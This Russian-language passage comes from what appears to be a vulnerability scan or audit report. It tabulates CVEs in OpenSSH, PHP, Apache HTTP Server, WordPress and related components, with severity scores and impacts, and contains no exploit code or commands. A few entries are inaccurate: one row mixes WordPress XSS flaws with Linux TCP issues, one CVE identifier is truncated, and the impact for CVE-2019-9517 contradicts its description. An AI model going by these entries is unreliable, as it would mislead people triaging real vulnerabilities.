| CVE-2021-2<br>8041                                                                                                                                     | Уязвимость, связанная с ошибкой двойного освобождения памяти (double free). Позволяет удалённому атакующему вызвать отказ в обслуживании (DoS) или выполнить произвольный код, используя память после её освобождения.                                                        | High / 7.1  | Компрометация конфиденциальности, целостности и доступности защищаемой информации, что может привести к нарушению работы ssh-сессий и возможному удалённому выполнению кода.                                                                    |
| CVE-2021-4<br>1617                                                                                                                                     | Уязвимость в OpenSSH, связанная с неправильным управлением группами, в результате чего вспомогательные программы могут запускаться с повышенными привилегиями                                                                                                                 | High / 7.0  | Возможность злоумышленнику получить доступ к конфиденциальным данным, нарушить их целостность или вызвать отказ в обслуживании.                                                                                                                 |
| -                                                                                                                                                      | Срок службы версии PHP на хосте истек.                                                                                                                                                                                                                                        | High / 10.0 | Использование PHP версий с истёкшим сроком поддержки несёт риск уязвимостей, которые могут быть использованы злоумышленниками для выполнения атак, компрометации данных и нарушения работы приложений на сервере.                               |
| CVE-2021-4<br>4790                                                                                                                                     | Уязвимость переполнения буфера в Apache HTTP Server (mod_lua), которая может привести к удалённому выполнению произвольного кода или отказу в обслуживании.                                                                                                                   | High / 9.8  | Компрометация сервера, утечка данных и нарушение его работы.                                                                                                                                                                                    |
| 1.<br>CVE-2018-1<br>9296<br>2.<br>CVE-2020-3<br>6326                                                                                                   | 1. уязвимость в библиотеке PHPMailer, позволяющая злоумышленнику выполнить PHP Object Injection через обработку вложений с использованием phar:// путей.<br>2. Уязвимость в PHPMailer, связанная с недостаточной проверкой пользовательских данных                            | High / 9.8  | 1. Компрометацией сервера и нарушением безопасности веб-приложений.<br>2. Удалённое выполнение кода и атаки на веб-серверы с использованием уязвимых версий данной библиотеки.                                                                  |
| CVE-2019-1<br>6773<br>CVE-2019-1<br>6780<br>CVE-2019-1<br>6781<br>CVE-2019-1<br>6788<br>CVE-2019-2<br>0041<br>CVE-2019-2<br>0042<br>CVE-2019-2<br>0043 | Уязвимости в WordPress до версии 5.3.1, позволяющие пользователям с низкими правами (например, редакторам или контрибьюторам) внедрять JavaScript код через редактор блоков и уязвимости, связанные с неправильной обработкой пакетов TCP (например, MSS и SACK) в Linux ядре | High / 9.8  | Компрометация учётных записей, нарушение целостности контента и возможность проведения атак с использованием прав администратора, а также отказ в обслуживании (DoS) или замедление работы сети при отправке специально сформированных пакетов. |
| 1.<br>CVE-2020-3<br>5452                                                                                                                               | 1. Уязвимость переполнения стека в компоненте mod_auth_digest Apache HTTP Server версии до 2.4.46,                                                                                                                                                                            | High / 9.8  | 1. Может привести к нарушению конфиденциальности, целостности данных и отказу в обслуживании.                                                                                                                                                   |

|                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |            |                                                                                                                                                                                                                                                                                                                 |
|----------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2.<br>CVE-2021-26690<br>3.<br>CVE-2021-26691                                                 | вызванная специально сформированным Digest nonce.<br>2. Ошибка обработки заголовков cookie в mod_session Apache HTTP Server до 2.4.46.<br>3. Уязвимость переполнения данных в Apache HTTP Server версии до 2.4.46 из-за специально сформированного SessionHeader.                                                                                                                                                                                                                                                                                                                                               |            | 2. Вызывает сбой и отказ в обслуживании из-за отклонения нулевого указателя. В результате атакующий может нарушить доступность сервера.<br>3. Отказ в обслуживании и потенциальное нарушение нормальной работы сервера.                                                                                         |
| CVE-2021-21708                                                                               | Уязвимость use-after-free в функции php_filter_float() интерпретатора PHP.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | High / 9.8 | Отказ в обслуживании или выполнение произвольного кода.                                                                                                                                                                                                                                                         |
| 1.<br>CVE-2022-22719<br>2.<br>CVE-2022-22720<br>3.<br>CVE-2022-22721<br>4.<br>CVE-2022-23943 | 1. Уязвимость в модуле mod_lua Apache HTTP Server версии 2.4.52 и ранее, когда специально сформированное тело запроса может вызвать чтение случайной области памяти, что приводит к аварийному завершению процесса сервера.<br>2. Ошибка в обработке HTTP/2 заголовков в Apache 2.4.52 и ниже, приводящая к аварийному завершению сервера.<br>3. Уязвимость обработки HTTP/2 в Apache 2.4.52 и ранее, позволяющая вызвать сбой сервера при специально сформированном запросе.<br>4. Нарушение проверки доступа в Apache HTTP Server, позволяющее злоумышленнику получить или изменить защищённые ресурсы.       | High / 9.8 | 1. Отказ в обслуживании (DoS) из-за краха сервера.<br>2. Отказ в обслуживании (DoS).<br>3. Отказ в обслуживании (DoS).<br>4. Компрометация конфиденциальности и целостности данных с возможной утечкой информации.                                                                                              |
| 1.<br>CVE-2021-34798<br>2.<br>CVE-2021-39275<br>3.<br>CVE-2021-40438                         | 1. Уязвимость в Apache HTTP Server, связанная с ошибкой NULL pointer dereference, которая может вызвать отказ в обслуживании (DoS) при обработке специально сформированных запросов.<br>2. Уязвимость буферного переполнения в функции ap_escape_quotes() Apache HTTP Server, которая может позволить удалённому атакующему записать данные за пределами выделенного буфера.<br>3. Уязвимость обхода ограничений безопасности в модуле mod_proxy Apache HTTP Server, позволяющая удалённому атакующему вызвать SSRF (Server Side Request Forgery) и потенциально выполнить удалённый код при включённом модуле. | High / 9.8 | 1. Нарушение доступности сервера из-за краха процесса httpd.<br>2. может привести к потенциальному нарушению целостности данных и, в худшем случае, выполнению произвольного кода.<br>3. Нарушение конфиденциальности, выполнение кода и отказ в обслуживании, причём уязвимость уже эксплуатируется в природе. |
| CVE-2020-28040<br>CVE-2020-28039<br>CVE-2020-28038                                           | Уязвимости связаны с WordPress и включают множество проблем безопасности, таких как межсайтовый скриптинг (XSS), неправильная проверка авторизации, удалённое выполнение кода, обход защитных                                                                                                                                                                                                                                                                                                                                                                                                                   | High / 9.8 | Компрометация конфиденциальности, целостности и доступности веб-сайта, что может привести к краже данных, изменениям содержимого и нарушению работы ресурсов.                                                                                                                                                   |



|                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                     |                          |                                                                                                                                                                                                                                                                                         |
|-------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p>CVE-2020-28037</p> <p>CVE-2020-28036</p> <p>CVE-2020-28035</p> <p>CVE-2020-28034</p> <p>CVE-2020-28033</p> <p>CVE-2020-28032</p> | <p>механизмов и отказ в обслуживании (DoS).</p>                                                                                                                                                                                                                                                                                                                                                     |                          |                                                                                                                                                                                                                                                                                         |
| <p>CVE-2020-11984</p>                                                                                                               | <p>Уязвимость переполнения буфера в модуле mod_proxy_uwsgi Apache HTTP Server версий 2.4.32–2.4.44, позволяющая удалённому злоумышленнику выполнить произвольный код на сервере или получить несанкционированный доступ к защищённой информации.</p>                                                                                                                                                | <p><b>High / 9.8</b></p> | <p>Утечка данных, повреждение или удаление информации, а также отказ в обслуживании.</p>                                                                                                                                                                                                |
| <p>CVE-2022-26377</p> <p>CVE-2022-28614</p> <p>CVE-2022-28615</p> <p>CVE-2022-29404</p> <p>CVE-2022-30556</p> <p>CVE-2022-31813</p> | <p>Уязвимости связаны с недостаточной проверкой входных данных, ошибками чтения за границами буфера и некорректной обработкой HTTP-запросов.</p>                                                                                                                                                                                                                                                    | <p><b>High / 9.8</b></p> | <p>Возможность проведения атак типа отказ в обслуживании (DoS), раскрытия конфиденциальной информации, обхода механизмов безопасности и получение неавторизованного доступа к ресурсам сервера, что ставит под угрозу стабильность, конфиденциальность и доступность веб-приложений</p> |
| <p>CVE-2021-44223</p>                                                                                                               | <p>Уязвимость связана с отсутствием поддержки заголовка плагина Update URI в версиях WordPress до 5.8. Это позволяет удалённым злоумышленникам выполнять произвольный код с помощью атаки по цепочке поставок. Проблема возникает, когда установки WordPress используют плагины, которые соответствуют критериям именования каталога плагинов WordPress.org, но ещё не включены в этот каталог.</p> | <p><b>High / 9.8</b></p> | <p>Уязвимость может привести к неавторизованному доступу и контролю над уязвимыми установками WordPress, а также выполнить произвольный код и использовать уязвимость для эксплуатации любого плагина.</p>                                                                              |
| <p>1. CVE-2020-7059</p> <p>2. CVE-2020-7060</p>                                                                                     | <p>1. Уязвимость связана с функцией fgetss() в PHP (версия 7.2.x до 7.2.27, 7.3.x до 7.3.14 и 7.4.x до 7.4.2), которая при обработке данных с удалением тегов может читать за пределами выделенного буфера.</p> <p>2. Уязвимость, связанная с ошибкой в библиотеке PHP, которая позволяет злоумышленнику выполнить чтение или запись за пределами выделенного</p>                                   | <p><b>High / 9.1</b></p> | <p>1. Раскрытие информации или аварийное завершение работы приложения.</p> <p>2. Раскрытие конфиденциальной информации или крах приложения, увеличивая риск компрометации безопасности и отказа в обслуживании.</p>                                                                     |

|                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                              |            |                                                                                                                                                                                                                                                                                                                       |
|----------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                                                      | буфера памяти.                                                                                                                                                                                                                                                                                                                                                                                                               |            |                                                                                                                                                                                                                                                                                                                       |
| CVE-2019-10082                                                       | Уязвимость в модуле mod_http2 сервера Apache HTTP, при которой в момент завершения соединения может произойти чтение данных из уже освобожденной области памяти (read-after-free).                                                                                                                                                                                                                                           | High / 9.1 | Потенциальное раскрытие конфиденциальной информации и возможный отказ в обслуживании сервера за счет нестабильного поведения.                                                                                                                                                                                         |
| CVE-2021-20083                                                       | Представляет собой уязвимость типа "Prototype Pollution" в jquery-plugin-query-object версии 2.2.3, позволяющую злоумышленнику модифицировать атрибуты объекта прототипа.                                                                                                                                                                                                                                                    | High / 8.8 | Выполнение произвольного кода, нарушение целостности данных и потенциальная компрометация приложения.                                                                                                                                                                                                                 |
| CVE-2021-44224                                                       | Уязвимость типа переполнения буфера (buffer overflow) в HTTP-сервере Apache, которая может привести к выполнению произвольного кода.                                                                                                                                                                                                                                                                                         | High / 8.2 | Контроль над уязвимой системой, что может привести к нарушению конфиденциальности, целостности и доступности данных.                                                                                                                                                                                                  |
| CVE-2020-11026<br>CVE-2020-11027<br>CVE-2020-11028<br>CVE-2020-11029 | Неправильная обработка файлов в разделе Медиа, неистечение токенов сброса пароля, утечки данных и возможность выполнения скриптов.                                                                                                                                                                                                                                                                                           | High / 8.1 | Специально созданные имена пользователей в WordPress приводят к XSS (CVE-2020-11026). Проблема с недействительностью ссылок при сбросе пароля (CVE-2020-11027). Несанкционированное раскрытие некоторых личных сообщений (CVE-2020-11028). Межсайтовый скриптинг в методе статистики (кэш объектов) (CVE-2020-11029). |
| 1. CVE-2022-31625<br>2. CVE-2022-31626                               | 1. Уязвимость в PHP в версиях 7.4.x ниже 7.4.30, 8.0.x ниже 8.0.20 и 8.1.x ниже 8.1.7, связанная с обработкой параметризованных запросов к базе Postgres.<br>2. Та же проблема в PHP и дополняет CVE-2022-31625                                                                                                                                                                                                              | High / 8.1 | Некорректные параметры могут привести к попытке использования неинициализированных данных в памяти, что создает возможность удаленного выполнения кода (RCE) или отказа в обслуживании (DoS).                                                                                                                         |
| 1. CVE-2023-0567<br>2. CVE-2023-0568<br>3. CVE-2023-0662             | 1. Уязвимость в PHP, при которой функция password_verify() может принимать поврежденные Blowfish-хэши как валидные, что позволяет злоумышленнику пройти аутентификацию под любым паролем, если такой хэш окажется в базе данных паролей.<br>2. Уязвимость интерпретатора PHP, связанная с отсутствием ограничения на размер данных при вычислениях.<br>3. Уязвимость в PHP, связанная с механизмом обработки входных данных. | High / 7.8 | 1. Риск компрометации учётных записей и нарушения целостности системы.<br>2. Несанкционированный доступ к конфиденциальным данным.<br>3. Выполнить произвольный код или вызвать отказ в обслуживании, что создаёт угрозу полного контроля над уязвимой системой.                                                      |
| CVE-2019-0211                                                        | Уязвимость в Apache HTTP Server версий 2.4.17 до 2.4.38 для Unix-систем, которая позволяет коду, выполняемому в менее привилегированных дочерних процессах (например, CGI-скриптах),                                                                                                                                                                                                                                         | High / 7.8 | Высокий риск для серверов совместного хостинга, так как злоумышленник с ограниченными правами может при помощи этой уязвимости получить полный контроль над сервером и получить доступ к данным                                                                                                                       |

|                                                    |                                                                                                                                                                                                                                                                                                                                 |            |                                                                                                                                                                                                            |
|----------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                                    | выполнить произвольный код с правами родительского процесса, обычно root.                                                                                                                                                                                                                                                       |            | других пользователей.                                                                                                                                                                                      |
| CVE-2022-31631                                     | Уязвимость в функции PDO::quote() для SQLite в PHP, которая возникает из-за переполнения целочисленного типа при обработке очень длинных строк. Эта ошибка приводит к неправильному экранированию данных.                                                                                                                       | High / 7.8 | Возможность выполнять SQL-инъекции, получать несанкционированный доступ к базе данных, манипулировать её содержимым и потенциально полностью компрометировать систему.                                     |
| CVE-2022-4900                                      | Уязвимость переполнения буфера в PHP, возникающую при установке переменной окружения PHP_CLI_SERVER_WORKERS с большим значением.                                                                                                                                                                                                | High / 7.8 | Отказ в обслуживании из-за повреждения памяти, что создает риск нарушения доступности системы без возможности несанкционированного доступа или изменения данных.                                           |
| CVE-2021-31618                                     | Уязвимость в обработчике протокола HTTP/2 веб-сервера Apache, связанная с некорректной инициализацией ответа при превышении размера заголовков. Это ошибка приводит к разыменованию нулевого указателя.                                                                                                                         | High / 7.5 | Отказ в обслуживании (DoS) за счет сбоя дочернего процесса сервера при обработке специально сформированного запроса.                                                                                       |
| CVE-2019-0215                                      | Уязвимость в Apache HTTP Server версии 2.4.37 и 2.4.38, связанная с багом в модуле mod_ssl при использовании проверки клиентских сертификатов для отдельных локаций с TLSv1.3.                                                                                                                                                  | High / 7.5 | Эта уязвимость позволяет злоумышленнику обходить ограничения доступа, что может привести к несанкционированному доступу к защищенным ресурсам сервера.                                                     |
| CVE-2022-43497<br>CVE-2022-43500<br>CVE-2022-43504 | Представляют собой уязвимости с возможностью выполнения атак через веб-приложения.                                                                                                                                                                                                                                              | High / 7.5 | Эти уязвимости могут привести к выполнению произвольных скриптов (XSS) и несанкционированным действиям со стороны злоумышленников, что создает риск компрометации конфиденциальности и целостности данных. |
| CVE-2017-7189                                      | Уязвимость в PHP 7.x, связанная с неправильной обработкой вызовов fsockopen, что может привести к раскрытию информации или обходу мер безопасности.                                                                                                                                                                             | High / 7.5 | возможность удаленного злоумышленника запускать атаки через некорректно проверяемый ввод, что может нарушить конфиденциальность данных или вызвать неожиданное поведение приложения.                       |
| CVE-2020-7067                                      | Уязвимость в PHP версий 7.2.x ниже 7.2.30, 7.3.x ниже 7.3.17 и 7.4.x ниже 7.4.5, проявляющаяся при сборке PHP с поддержкой EBCDIC (редко используемая). Уязвимость позволяет функции urldecode() обращаться к памяти за пределами выделенного буфера из-за ошибочного использования знаковых чисел в качестве индексов массива. | High / 7.5 | Может привести к обходу ограничений безопасности и компрометации системы.                                                                                                                                  |
| CVE-2019-0217                                      | Уязвимость в Apache HTTP Server (до версии 2.4.38), связанная с состоянием гонки в модуле mod_auth_digest, которая позволяет пользователю с легитимными учетными данными                                                                                                                                                        | High / 7.5 | Получение несанкционированного доступа и нарушения конфиденциальности, целостности и доступности системы, что может привести к компрометации веб-сервера и связанных с ним ресурсов.                       |

|                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |            |                                                                                                                                                                                    |
|---------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                       | аутентифицироваться под чужим именем пользователя, обходя тем самым ограничения контроля доступа.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |            |                                                                                                                                                                                    |
| CVE-2021-21702                        | Уязвимость в расширении SOAP интерпретатора PHP, при которой злонамеренный SOAP-сервер может вернуть некорректные XML-данные, вызывающие обращение к нулевому указателю и приводящие к крашу приложения.                                                                                                                                                                                                                                                                                                                                                                                                                                                             | High / 7.5 | Отказ в обслуживании (DoS).                                                                                                                                                        |
| CVE-2021-43008                        | Уязвимость в Adminer версий до 4.6.2, которая позволяет удалённому злоумышленнику читать произвольные файлы на сервере, используя возможность подключения к удалённой базе данных MySQL.                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | High / 7.5 | Раскрытие конфиденциальной информации и эскалация привилегий на сервере до установки патча версии 4.6.3.                                                                           |
| 1. CVE-2020-9490<br>2. CVE-2020-11993 | 1. Уязвимость в модуле HTTP/2 веб-сервера Apache (версии 2.4.20 до 2.4.43), при которой специально сформированный заголовок Cache-Digest может вызвать повреждение памяти и привести к отказу в обслуживании (DoS). Эта проблема связана с некорректным парсингом параметров в функции push diary модуля mod_http2, отслеживающей ресурсы HTTP/2.<br>2. Уязвимость возникает при включении режима отладки (trace/debug) для модуля HTTP/2 в Apache. Из-за ошибки в логировании, записи могут происходить в неправильное соединение с одновременным использованием пулов памяти, что ведет к повреждению памяти и потенциальному отказу в обслуживании сервера (DoS). | High / 7.5 | Обе уязвимости могут привести к краху веб-сервера Apache и отказу в обслуживании, что особенно опасно для сервисов, зависящих от стабильности и доступности.                       |
| CVE-2021-33193                        | Уязвимость в Apache HTTP Server (версии 2.4.17 до 2.4.48) в модуле mod_proxy, при которой специально созданный HTTP/2-запрос обходит проверку и пересылается, что может привести к разделению запросов или отравлению кеша.                                                                                                                                                                                                                                                                                                                                                                                                                                          | High / 7.5 | Потенциальные риски включают внедрение вредоносного контента в сессии других пользователей и обхождение безопасности, создавая условия для атак, таких как HTTP Request Smuggling. |
| 1. CVE-2019-9517<br>2. CVE-2019-10081 | 1. Уязвимость в некоторых реализациях HTTP/2, позволяющая злоумышленнику вызвать отказ в обслуживании за счет неопределенного буферизирования данных, что приводит к исчерпанию памяти и ресурсов CPU сервера. Атака осуществляется через открытие окна HTTP/2 для отправки данных без ограничения при закрытом TCP-окне.                                                                                                                                                                                                                                                                                                                                            | High / 7.5 | Удаленное выполнение кода и полная компрометация системы.                                                                                                                          |

|                                                                      |                                                                                                                                                                                                                                                                         |              |                                                                                                                                                                                                                   |
|----------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                                                      | 2. Уязвимость в управлении памятью ПО, которая позволяет злоумышленнику вызвать повреждение памяти или выполнить произвольный код, что может привести к захвату контроля над системой или отказу в обслуживании.                                                        |              |                                                                                                                                                                                                                   |
| CVE-2021-36160                                                       | Представляет собой уязвимость в модуле mod_proxy_uwsgi веб-сервера Apache, при которой тщательно созданный URI-запрос может вызвать чтение данных за пределами выделенной памяти и привести к сбою сервиса (DoS).                                                       | High / 7.5   | Удаленный отказ в обслуживании, когда злоумышленник посредством специального запроса может нарушить работу сервера без необходимости аутентификации.                                                              |
| CVE-2019-10097                                                       | Уязвимость в Apache HTTP Server (версии 2.4.32-2.4.39) в модуле mod_remoteip, при которой специально сформированный заголовок PROXY, отправленный доверенным промежуточным прокси-сервером, может вызвать переполнение стека или разыменованное NULL-указателя.         | High / 7.2   | Выполнение DoS-атаки или сбой работы сервера, однако эксплуатация возможна только через доверенный прокси, а не с помощью обычных HTTP-клиентов.                                                                  |
| CVE-2022-21661<br>CVE-2022-21662<br>CVE-2022-21663<br>CVE-2022-21664 | Все четыре уязвимости связаны с популярной системой управления контентом WordPress и включают ошибки, такие как SQL-инъекции и другие недостатки, которые могут позволить злоумышленникам получить несанкционированный доступ или выполнить произвольный код.           | High / 7.2   | Риски включают компрометацию данных, нарушение целостности сайта, а также возможность полного контроля над веб-приложением и сервером.                                                                            |
| CVE-2021-21703                                                       | Уязвимость в менеджере процессов PHP-FPM, позволяющая дочерним процессам с ограниченными правами получить доступ и изменить память родительского процесса, работающего с правами root.                                                                                  | High / 7.0   | Может привести к повышению привилегий, позволяя атакующему выполнить код с правами root на уязвимой системе.                                                                                                      |
| CVE-2020-14145                                                       | Уязвимость средней степени опасности в OpenSSH (версии 5.7–8.4 и потенциально 8.5–8.6), позволяющая злоумышленнику, находящемуся в позиции посредника (MITM), перехватывать начальные попытки подключения клиента к серверу, если ключ хоста еще не кэширован клиентом. | Medium / 5.9 | Это приводит к утечке информации о ходе согласования алгоритмов, что может помочь атакующему выбрать более эффективную стратегию атаки с подменой ключа и перехватом трафика без предупреждающих сообщений.       |
| CVE-2016-20012                                                       | Уязвимость в OpenSSH до версии 8.7, позволяющая удаленным атакующим, подозревающим о существовании определенной комбинации имени пользователя и публичного ключа на SSH-сервере, проверить ее валидность.                                                               | Medium / 5.3 | Раскрытие информации о наличии учетных записей, что может облегчить дальнейшие целенаправленные атаки на систему, несмотря на относительно высокую сложность эксплуатации и средний уровень опасности уязвимости. |
| CVE-2022-3                                                           | Для CVE-2022-31628 зафиксирована                                                                                                                                                                                                                                        | Medium /     | Отказ сервиса и возможность прерывания                                                                                                                                                                            |



|                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                   |              |                                                                                                                                                                                                                                                                                       |
|----------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1628<br>CVE-2022-31629                                               | уязвимость в PHP, при которой код разархиватора phar рекурсивно распаковывает специальные файлы gzip ("quines"), что приводит к бесконечному циклу и, как следствие, к исчерпанию ресурсов и отказу в обслуживании. CVE-2022-31629 связана с похожими и дополнительно выявленными проблемами.                                                                                                     | 6.8          | работы приложений, что может привести к нарушению доступности систем.                                                                                                                                                                                                                 |
| CVE-2019-11046<br>CVE-2019-11045<br>CVE-2019-11050<br>CVE-2019-11047 | Уязвимости связаны с ошибками обработки данных в расширении bcmath PHP, приводящими к чтению памяти за её пределами и возможной утечке конфиденциальной информации.                                                                                                                                                                                                                               | Medium / 6.5 | Риск раскрытия данных и отказа в обслуживании, без необходимости повышения привилегий или взаимодействия пользователя.                                                                                                                                                                |
| CVE-2021-29447<br>CVE-2021-29450                                     | Уязвимости в системе управления контентом WordPress, позволяющие пользователям с возможностью загрузки файлов (например, с ролью автора) обходить ограничения безопасности.                                                                                                                                                                                                                       | Medium / 6.5 | Может привести к раскрытию конфиденциальных данных и удаленному выполнению произвольных действий.                                                                                                                                                                                     |
| CVE-2020-7069<br>CVE-2020-7070                                       | Уязвимости в PHP версий 7.2 и 7.3, которые позволяют удаленному злоумышленнику обойти ограничения безопасности.                                                                                                                                                                                                                                                                                   | Medium / 6.5 | Могут привести к эскалации привилегий и манипуляциям с ресурсами, вызывая сбои программ и потенциальный чрезмерный расход системных ресурсов, что создает средний уровень риска для систем, использующих уязвимые версии PHP.                                                         |
| CVE-2021-21706                                                       | Уязвимость обхода каталога в PHP, связанная с функцией ZipArchive::extractTo, которая при извлечении ZIP-архива может создавать файлы за пределами целевого каталога.                                                                                                                                                                                                                             | Medium / 6.5 | Удалённое выполнение файлов вне ожидаемой директории с возможностью компрометации системы или изменения данных злоумышленником.                                                                                                                                                       |
| CVE-2021-29625                                                       | Уязвимость типа межсайтового скриптинга (XSS) в программном обеспечении Adminer для управления базами данных, которая затрагивает версии 4.6.1 до 4.8.0 и влияет на пользователей MySQL, MariaDB, PostgreSQL и SQLite.                                                                                                                                                                            | Medium / 6.1 | Выполнение злоумышленником вредоносного скрипта в контексте браузера пользователя, что может привести к краже данных сессии, подделке запросов пользователя и другим атакам на пользователей Adminer без строгой поддержки CSP или при использовании уязвимых расширений PHP.         |
| CVE-2019-10092<br>CVE-2019-10098                                     | Уязвимости в Apache HTTP Server версий 2.4.0–2.4.39, связанные с неправильной обработкой URL и страниц ошибок. Первая представляет ограниченный межсайтовый скриптинг (XSS) через модуль mod_proxy, что позволяет злоумышленнику внедрять вредоносный скрипт на странице ошибки прокси, а вторая связана с обходом правил mod_rewrite, позволяющим осуществлять перенаправления на внешние сайты. | Medium / 6.1 | Возможность фишинговых атак и перенаправлений пользователей на опасные ресурсы, что ставит под угрозу безопасность данных и доверие пользователей веб-сервера. Оба дефекта могут быть использованы для эксплуатации уязвимостей клиентской стороны и обхода ограничений безопасности. |

|                                |                                                                                                                                                                                                                                                                                                                                                                                                   |              |                                                                                                                                                                                                                                                            |
|--------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CVE-2020-1927<br>CVE-2020-1934 | Уязвимость в Apache HTTP Server, которая позволяет злоумышленнику использовать некорректные перенаправления для атаки типа открытого редиректа, создавая риски фишинга и обхода безопасности. CVE-2020-1934 — уязвимость в том же сервере, связанная с модулем mod_proxy_ftp, которая может привести к выполнению произвольного кода или сбоям сервера через неправильную обработку FTP-запросов. | Medium / 6.1 | Компрометация конфиденциальности, целостности и доступности данных и служб.                                                                                                                                                                                |
| CVE-2019-978                   | Уязвимость в плагине Social Warfare для WordPress, позволяющая выполнять хранимые XSS-атаки и удалённое выполнение кода через недостаточную фильтрацию параметра swp_url.                                                                                                                                                                                                                         | Medium / 6.1 | Эта уязвимость может приводить к компрометации сайта и краже данных пользователей.                                                                                                                                                                         |
| CVE-2020-11030                 | Уязвимость типа XSS в WordPress, позволяющая аутентифицированному пользователю выполнять вредоносные скрипты через блок поиска редактора блоков.                                                                                                                                                                                                                                                  | Medium / 5.4 | Может привести к выполнению нежелательных действий от имени пользователя.                                                                                                                                                                                  |
| CVE-2020-7064<br>CVE-2020-7066 | Уязвимости позволяют удалённо обходить ограничения безопасности, что может привести к раскрытию информации, сбоям приложений или компрометации системы.                                                                                                                                                                                                                                           | Medium / 5.4 | Особенно опасны для серверов с уязвимыми версиями PHP и требуют установки исправлений от производителя для предотвращения атак.                                                                                                                            |
| CVE-2020-11025                 | Уязвимость типа межсайтового скриптинга (XSS) в секции навигации настройки (Customizer) WordPress, которая позволяет злоумышленнику выполнить произвольный JavaScript-код.                                                                                                                                                                                                                        | Medium / 5.4 | Для эксплуатации требуется аутентифицированный пользователь, что может привести к компрометации безопасности сессий и возможному выполнению действий от имени жертвы с повышенными правами.                                                                |
| CVE-2020-4046                  | Уязвимость в WordPress, при которой пользователи с низкими правами (например, контрибьюторы и авторы) могут использовать блок вставки (embed block) для внедрения нефильтрованного HTML-кода.                                                                                                                                                                                                     | Medium / 5.4 | При просмотре таких постов пользователями с более высокими правами это может привести к выполнению скриптов в редакторе или административной панели, что создает риск XSS-атаки и компрометации сайта.                                                     |
| CVE-2019-0220                  | Уязвимость в Apache HTTP Server версий 2.4.0 до 2.4.38, при которой обработка пути в URL с несколькими подряд идущими слэшами ('/') некорректно учитывается директивами, такими как LocationMatch и RewriteRule.                                                                                                                                                                                  | Medium / 5.3 | Может привести к обходу правил или неправильной обработке запросов, создавая риск для безопасности веб-сервера с возможным влиянием на конфиденциальность данных при минимальной сложности атаки и без необходимости прав или взаимодействия пользователя. |
| CVE-2019-17567                 | Уязвимость в Apache HTTP Server (версии 2.4.6 до 2.4.46) в модуле mod_proxy_wstunnel, который туннелирует соединения без надлежащей проверки запросов, что                                                                                                                                                                                                                                        | Medium / 5.3 | Может привести к выполнению несанкционированных запросов и потенциальному изменению данных или отказу в обслуживании.                                                                                                                                      |

|                                  |                                                                                                                                                                                                                                 |              |                                                                                                                                                                                                                                   |
|----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                  | позволяет обойти аутентификацию и авторизацию.                                                                                                                                                                                  |              |                                                                                                                                                                                                                                   |
| CVE-2021-21707                   | Уязвимость в PHP, связанная с неправильной обработкой XML-парсинга, где URL-кодированные символы NUL (%00) могут привести к преждевременному завершению чтения имени файла.                                                     | Medium / 5.3 | Это может позволить злоумышленнику получить доступ к непредназначенным файлам и раскрыть конфиденциальную информацию.                                                                                                             |
| CVE-2021-21704<br>CVE-2021-21705 | CVE-2021-21704 — уязвимость в PHP Firebird PDO driver.<br>CVE-2021-21705 — баг валидации URL в PHP, позволяющий обойти ограничения безопасности и привести к атакам Server Side Request Forgery (SSRF)                          | Medium / 5.3 | Отказ в обслуживании, атаки SSRF и компрометация системы.                                                                                                                                                                         |
| CVE-2020-7071                    | уязвимость в PHP (версии 7.3.x ниже 7.3.26, 7.4.x ниже 7.4.14 и 8.0.0), связанная с функцией валидации URL filter_var() с флагом FILTER_VALIDATE_URL, из-за которой неверно принимаются URL с некорректным паролем.             | Medium / 5.3 | Может привести к неправильной обработке URL, что повышает риск нарушения целостности данных или неправильного поведения программ, использующих эту функцию для проверки URL.                                                      |
